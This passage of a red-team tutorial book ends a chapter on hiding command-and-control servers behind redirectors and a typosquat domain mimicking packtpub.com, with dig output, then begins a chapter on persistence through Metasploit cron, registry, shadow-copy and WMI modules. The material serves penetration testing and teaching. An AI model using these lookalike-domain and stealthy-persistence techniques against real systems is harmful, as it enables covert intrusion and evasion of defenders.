


We just found out that `wwwpacktpub.com` is available. Let's confirm its availability at domain searching websites as follows:




This confirms that the domain is available on `name.com` and even on `dot.tk` for almost $8.50:




Let's see if we can find a free domain with a different TLD:




We have found that the preceding-mentioned domains are free to register. Let's select `wwwpacktpub.tk` as follows:




We can again check the availability of `www.packtpub.tk` and obtain this domain for free:




In the preceding setting, we need to set our redirector's IP address in the Use DNS field:



Let's review the purchase and then check out:




Our order has now been confirmed. We just obtained `wwwpacktpub.tk`:



Let's execute the `dig` command to confirm our ownership of this:

```
ubuntu@Redirector:~$ dig wwwpacktpub.tk

; <<>> DiG 9.10.3-P4-Ubuntu <<>> wwwpacktpub.tk
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32255
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;wwwpacktpub.tk.                        IN      A

;; ANSWER SECTION:
wwwpacktpub.tk.         27      IN      A       35.153.183.204

;; Query time: 0 msec
;; SERVER: 172.31.0.2#53(172.31.0.2)
;; WHEN: Sun Sep 23 16:21:45 UTC 2018
;; MSG SIZE  rcvd: 59

ubuntu@Redirector:~$ 
```

The `dig` command resolves `wwwpacktpub.tk` to our redirector's IP. Now that we have obtained this, we can set the domain in the stager creation and get the back connection from `wwwpacktpub.tk`:



Domain fronting can also be done using Cloudflare and other cloud network platforms. In the next chapter, we focus on different techniques in exfiltrating data from a target server.

Summary

In this chapter, we have introduced redirectors and why obfuscating C2s is required. We have also covered how we can obfuscate C2s in a secure manner so that we can protect our C2s from getting detected by the Blue team. In addition, we have learned about short-term and long-term C2s and redirectors. Next, the payload redirection type was covered. Here, we learned about dumb pipe redirection and smart redirection. At the end of the chapter, we saw how we obtained a domain which resembles `http://packtpub.com` and how this can be used to achieve further anonymity.

Questions

1. Can we use Microsoft Windows based redirector instead of Linux based?
2. Why should we configure and install our own redirector when we can use a compromised server for the same job?
3. Is it mandatory to use Apache Web server for smart redirection?
4. Is it legal if we buy a domain similar to organization's domain for the engagement ?
5. Can we setup the redirectors on AWS?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- https://thevivi.net/2017/11/03/securing-your-empire-c2-with-apache-mod_rewrite/
- https://resources.infosecinstitute.com/domain-fronting/
- https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/
- https://www.xorrior.com/Empire-Domain-Fronting/
- https://www.optiv.com/blog/escape-and-evasion-egressing-restricted-networks
- https://www.mdsec.co.uk/2017/02/tor-fronting-utilising-hidden-services-for-privacy/
- https://www.securityartwork.es/2017/01/31/simple-domain-fronting-poc-with-gae-c2-server/
- https://www.mdsec.co.uk/2017/02/domain-fronting-via-cloudfront-alternate-domains/
- https://theobsidiantower.com/2017/07/24/d0a7cfceedc42bdf3a36f2926bd52863ef28befc.html

Achieving Persistence

In the previous chapters, we have looked at examples of different ways to gain a reverse shell on the system, as well as tools such as Empire, which help us with things like privilege escalation. The next step is achieving and maintaining persistent access to systems. When performing a red-team exercise, there is occasionally a Blue team whose goal is to detect and prevent the attacks from being carried out by the red team. In these cases, persistence comes into play.

Persistence can be achieved in two major ways:

- **Disk persistence**: This technique uses methods that end up writing files to the victim's physical drive. This is less recommended because when a file is written to the disk, there is a higher chance that an antivirus may flag it or the user may find it.
- **In-memory or fileless persistence**: This technique utilizes ways of executing payloads in the system without actually writing anything on the disk. Most malware uses this technique to avoid detection.

In this chapter, we will cover the following topics:

- Persistence via Armitage
- Persistence via Empire
- Persistence using Cobalt Strike


Technical requirements

- Metasploit Framework (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or above
- Cobalt Strike
- Empire
- Armitage

Persistence via Armitage

We have already covered this in previous chapters, but in this section we will look at some of the Windows exploitation scripts that allow us to achieve persistence on the victim host. We can look for all available exploits by searching for the keyword **persistence** in Armitage, as shown in the following screenshot. We can see that there are different exploits available that allow us to achieve persistence. Some of these are as follows:

- `Cron_persistence`: This module will work on a *nix-based system and create a cron job that executes our payload.
- `Registery_persistence`: This module creates a payload that is run either when a user logs on or on system startup, through the registry value in `CurrentVersion\Run` (depending on privilege). This payload is completely installed in the registry.
- `Vss_persistence`: This module creates a persistent payload in a new volume shadow copy.
- `Wmi_persistence`: This module will create a WMI event subscription. It is a file -less persistence.




Let's try using `wmi_persistence`. This uses one of the following five methods for persistence:

